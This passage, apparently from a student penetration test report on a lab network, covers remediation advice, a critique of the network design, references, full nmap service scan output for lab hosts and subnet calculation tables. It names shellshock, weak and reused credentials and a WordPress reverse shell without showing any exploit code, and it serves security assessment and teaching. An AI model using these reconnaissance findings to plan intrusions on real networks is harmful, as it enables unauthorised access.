It is assumed that 192.168.0.66 was intended to be able to access for firewall to configure it. This is consolidated by the pfsense documentation that states the machine intended to be used for configuration should be placed in the LAN portion of the network, the portion of the network that .66 was found in (pfSense Documentation, 2020). This mean that this is less of a security vulnerability and more of an unfortunate consequence of poor SSH security. Steps from section 5.2.3 should be followed to disable NFS shares on .66 to stop an attacker being able to access it via uploading their own SSH key.

5.2.13 SNMPv3 Information Disclosure

SNMP ports should be closed, or set to private, if they are not needed. It can be set to private by running the following commands in config mode on the routers:

1. *delete service snmp*
2. *set service snmp community private authorization ro*

5.2.14 Miscellaneous

Accessing 192.168.0.130

This is less of a security issue and more of a misfortunate consequence of other security failures, particularly password reuse and weak passwords. When these issues have been fixed and SSH has been hardened on every device, this should no longer be an issue.

Reverse Shell on WordPress Server

This should be mitigated when the admin account for WordPress is hardened with a significantly more secure password.

Plaintext Credential Storage on Insecure Account

Passwords should never be stored in plain text. This file should be removed. If credentials need to be stored, a password manager should be used.

6. Network Design Critical Evaluation

The Good

From a network administration perspective, some thought has clearly been put into the network. The network is broken down into appropriate subnets that leave room for expansion at the end of the routers and do not waste addresses between routers. The network also makes use of OSPF for routing traffic and seemingly has DHCP set up correctly. All this means that the network should be relatively straight forward to expand in the future. From a security perspective, there has clearly been an attempt to make devices secure. A firewall has been set up, just incorrectly, and some devices (192.168.0.66 and 192.168.0.130) make good use of SSH keys to prevent unwanted logins. While there is a lot of password reuse, not all the passwords are the same. Having 192.168.0.66 only accessible via SSH keys is also good to see as this machine seems to be some sort of administrative machine due to its connectivity to other devices on the network and its position in the LAN portion of the firewall.

The Bad

The webserver in the DMZ was found to be vulnerable to shellshock. This allows an attacker to completely take over the machine and should be patched immediately. This vulnerability is a very easy and an appealing target for hackers. The face that the webserver is still vulnerable to such a well-known vulnerability is shocking. Default credentials, used on both the routers and the firewall, should be changed to non-default and hard to guess credentials, and should not be reused throughout the network. All the passwords that were cracked or brute forced were extremely weak, hence how they could be forcefully found. There seems to be no attempt at creating secure passwords for any devices. NFS was found enabled on many devices where it appears it should not be enabled. It should be turned off where it is not needed otherwise it is a pointless but potentially critical security vulnerability. Using telnet on all the routers is incredibly outdated and insecure. SSH should be used on the routers instead of telnet as it sends traffic between devices encrypted rather than in plain text. Custom passwords and ports should also be used for SSH on the routers. Software should be kept up to date with the latest releases, especially security patches. There should be an existing patching policy within the organisation. If this does not exist then this should be put together as soon as possible. The lack of HTTPS is also concerning, especially on webserver 2 on the DMZ if this is going to be used as a landing point of customers.

Improvements

All the above faults of the network should be mitigated using the provided instructions in section 5.2. An Intrusion Detection System (IDS) could be added to the network to allow the organisation to monitor any unwanted activity taking place within the network. An IDS could also provide vital information in the case of a security incident. Consideration should also be given to implementing an Intrusion Prevention System (IPS) to attempt to automatically prevent intrusions. While these can be pricey, if the organisation is particularly concerned about intrusions then this is path worth looking into. SNMP should also be made private as this reveals a significant amount of information about the network.

7. Conclusion

After analysing the network, from both a design and security perspective, the tester believes it to be unfit for a production environment. The lack of basic security knowledge is alarming and shows a clear lack of security culture at ACME. If it is currently in production, all the noted vulnerabilities should be mitigated immediately.

8. References

Carbon Black, 2020. Global Threat Report. [online] Carbon Black, p.12. Available at: <https://www.carbonblack.com/wp-content/uploads/VMWCB-Report-GTR-Extended-Enterprise-Under-Threat-Global.pdf> [Accessed 19 December 2020].

Purplesec, 2020. 2020 Cyber Security Statistics The Ultimate List Of Stats, Data & Trends. [online] Purplesec.us. Available at: <https://purplesec.us/resources/cyber-security-statistics/> [Accessed 19 December 2020].


Webroot. (n.d.). *How Do I Create a Strong and Unique Password?* Retrieved from webroot.com: https://www.webroot.com/gb/en/resources/tips-articles/how-do-i-create-a-strong-password#:~:text=What%20Makes%20a%20Password%20Strong,information%2C%20and%20no%20dictionary%20words.

Docs.netgate.com. 2020. Pfsense Documentation. [online] Available at: <https://docs.netgate.com/pfsense/en/latest/recipes/remote-firewall-administration.html> [Accessed 20 December 2020].


Httpd.apache.org. 2020. SSL/TLS Strong Encryption: How-To - Apache HTTP Server Version 2.4. [online] Available at: <https://httpd.apache.org/docs/2.4/ssl/ssl_howto.html> [Accessed 28 December 2020].

Appendices


Appendix A – Initial nmap scan



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-04 17:14 EST
Nmap scan report for 192.168.0.33
Host is up (0.0013s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.048s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
41071/tcp open  mountd   1-3 (RPC #100005)
42713/tcp open  status   1 (RPC #100024)
48105/tcp open  mountd   1-3 (RPC #100005)
57533/tcp open  nlockmgr 1-4 (RPC #100021)
57723/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.129
Host is up (0.0025s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0034s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
34881/tcp open  status   1 (RPC #100024)
37975/tcp open  nlockmgr 1-4 (RPC #100021)
42537/tcp open  mountd   1-3 (RPC #100005)
52243/tcp open  mountd   1-3 (RPC #100005)
55262/tcp open  mountd   1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.225
Host is up (0.0030s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.013s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
```



```
Nmap scan report for 192.168.0.229
Host is up (0.012s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0024s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.233
Host is up (0.013s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.242
Host is up (0.0017s latency).
Not shown: 65472 closed ports, 59 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind 2-4 (RPC #100000)
53245/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.193
Host is up (0.00021s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.203
Host is up (0.00024s latency).
All 65535 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00017s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
32913/tcp open  status   1 (RPC #100024)
38784/tcp open  nlockmgr 1-4 (RPC #100021)
39012/tcp open  mountd   1-3 (RPC #100005)
42788/tcp open  mountd   1-3 (RPC #100005)
57259/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
Nmap scan report for 192.168.0.200
Host is up (0.0000030s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
1337/tcp open  http          nginx
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Appendix B – Subnet Calculations

Subnets were calculated using a standard procedure. Step 1 was to convert an IP address and its subnet mask into binary and perform an AND operation on them to calculate the subnet address. Step 2 was to use the subnet address to calculate the first and last useable hosts, as well as the broadcast address. This was done by manipulating the host bits to their fist, last and second last values.

Subnet 1	Result
Convert Address into Binary	13.13.13.12
	00001101.00001101.00001101.00001100
Convert Subnet Mask into Binary	255.255.255.0
	11111111.11111111.11111111.00000000
& Operation	00001101.00001101.00001101.00000000
Subnet Address	13.13.13.0
First Usable Host	00001101.00001101.00001101.00000001
	13.13.13.1
Last Usable Host	00001101.00001101.00001101.11111110
	13.13.13.254
Broadcast Address	00001101.00001101.00001101.11111111
	13.13.13.255

13.13.13.12	Binary Conversion							
	128	64	32	16	8	4	2	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
12	0	0	0	0	1	1	0	0

255.255.255.0	Binary Conversion							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
0	0	0	0	0	0	0	0	0

13.13.13.0	Binary Conversion							
	128	64	32	16	8	4	2	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
0	0	0	0	0	0	0	0	0

13.13.13.1	Binary Conversion							
	128	64	32	16	8	4	2	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
1	0	0	0	0	0	0	0	1

13.13.13.254	Binary Conversion							
	128	64	32	16	8	4	2	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
254	1	1	1	1	1	1	1	0

13.13.13.255	Binary Conversion							
	128	64	32	16	8	4	2	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
13	0	0	0	0	1	1	0	1
255	1	1	1	1	1	1	1	1

Subnet 2	Result
Convert Address into Binary	172.16.221.16
	10101100.00010000.11011101.00010000
Convert Subnet Mask into Binary	255.255.255.0
	11111111.11111111.11111111.00000000
& Operation	10101100.00010000.11011101.00000000
Subnet Address	172.16.221.0
First Usable Host	10101100.00010000.11011101.00000001
	172.16.221.1
Last Usable Host	10101100.00010000.11011101.11111110
	172.16.221.254
Broadcast Address	10101100.00010000.11011101.11111111
	172.16.221.255

172.16.221.16	Binary Conversion							
	128	64	32	16	8	4	2	1
172	1	0	1	0	1	1	0	0
16	0	0	0	1	0	0	0	0
221	1	1	0	1	1	1	0	1
16	0	0	0	1	0	0	0	0

255.255.255.0	Binary Conversion							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
0	0	0	0	0	0	0	0	0

172.16.221.0	Binary Conversion							
	128	64	32	16	8	4	2	1
172	1	0	1	0	1	1	0	0
16	0	0	0	1	0	0	0	0
221	1	1	0	1	1	1	0	1
0	0	0	0	0	0	0	0	0

172.16.221.1	Binary Conversion							
	128	64	32	16	8	4	2	1
172	1	0	1	0	1	1	0	0
16	0	0	0	1	0	0	0	0
221	1	1	0	1	1	1	0	1
1	0	0	0	0	0	0	0	1

172.16.221.254	Binary Conversion							
	128	64	32	16	8	4	2	1
172	1	0	1	0	1	1	0	0
16	0	0	0	1	0	0	0	0
221	1	1	0	1	1	1	0	1
254	1	1	1	1	1	1	1	0

172.16.221.255	Binary Conversion							
	128	64	32	16	8	4	2	1
172	1	0	1	0	1	1	0	0
16	0	0	0	1	0	0	0	0
221	1	1	0	1	1	1	0	1
254	1	1	1	1	1	1	1	1

Subnet 3	Result
Convert Address into Binary	192.168.0.33
	11000000.10101000.00000000.00100001
Convert Subnet Mask into Binary	255.255.255.224
	11111111.11111111.11111111.11100000
& Operation	11000000.10101000.00000000.00100000
Subnet Address	192.168.0.32
First Usable Host	11000000.10101000.00000000.00100001
	192.168.0.33
Last Usable Host	11000000.10101000.00000000.00111110
	192.168.0.62
Broadcast Address	11000000.10101000.00000000.00111111
	192.168.0.63

192.168.0.33	Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
33	0	0	1	0	0	0	0	1

255.255.255.224	Subnet Mask							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
224	1	1	1	0	0	0	0	0

192.168.0.32	Subnet Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
32	0	0	1	0	0	0	0	0

192.168.0.33	First Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
33	0	0	1	0	0	0	0	1

192.168.0.62	Last Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
62	0	0	1	1	1	1	1	0

192.168.0.63	Broadcast Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
63	0	0	1	1	1	1	1	1

Subnet 4	Result
Convert Address into Binary	192.168.0.65
	11000000.10101000.00000000.01000001
Convert Subnet Mask into Binary	255.255.255.224
	11111111.11111111.11111111.11100000
& Operation	11000000.10101000.00000000.01000000
Subnet Address	192.168.0.64
First Usable Host	11000000.10101000.00000000.01000001
	192.168.0.65
Last Usable Host	11000000.10101000.00000000.01011110
	192.168.0.94
Broadcast Address	11000000.10101000.00000000.01011111
	192.168.0.95

192.168.0.65	Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
65	0	1	0	0	0	0	0	1

255.255.255.224	Subnet Mask							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
224	1	1	1	0	0	0	0	0

192.168.0.64	Subnet Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
64	0	1	0	0	0	0	0	0

192.168.0.65	First Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
65	0	1	0	0	0	0	0	1

192.168.0.94	Last Usable Host							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
94	0	1	0	1	1	1	1	0

192.168.0.95	Broadcast Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
95	0	1	0	1	1	1	1	1

Subnet 5	Result
Convert Address into Binary	192.168.0.97
	11000000.10101000.00000000.01100001
Convert Subnet Mask into Binary	255.255.255.224
	11111111.11111111.11111111.11100000
& Operation	11000000.10101000.00000000.01100000
Subnet Address	192.168.0.96
First Usable Host	11000000.10101000.00000000.01100001
	192.168.0.97
Last Usable Host	11000000.10101000.00000000.01111110
	192.168.0.126
Broadcast Address	11000000.10101000.00000000.01111111
	192.168.0.127

192.168.0.97	Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
97	0	1	1	0	0	0	0	1

255.255.255.224	Subnet Mask							
	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
255	1	1	1	1	1	1	1	1
224	1	1	1	0	0	0	0	0

192.168.0.96	Subnet Address							
	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
96	0	1	1	0	0	0	0	0

192.168.0.97	First Usable Host							
	128	64	32	16	8	4	2	1
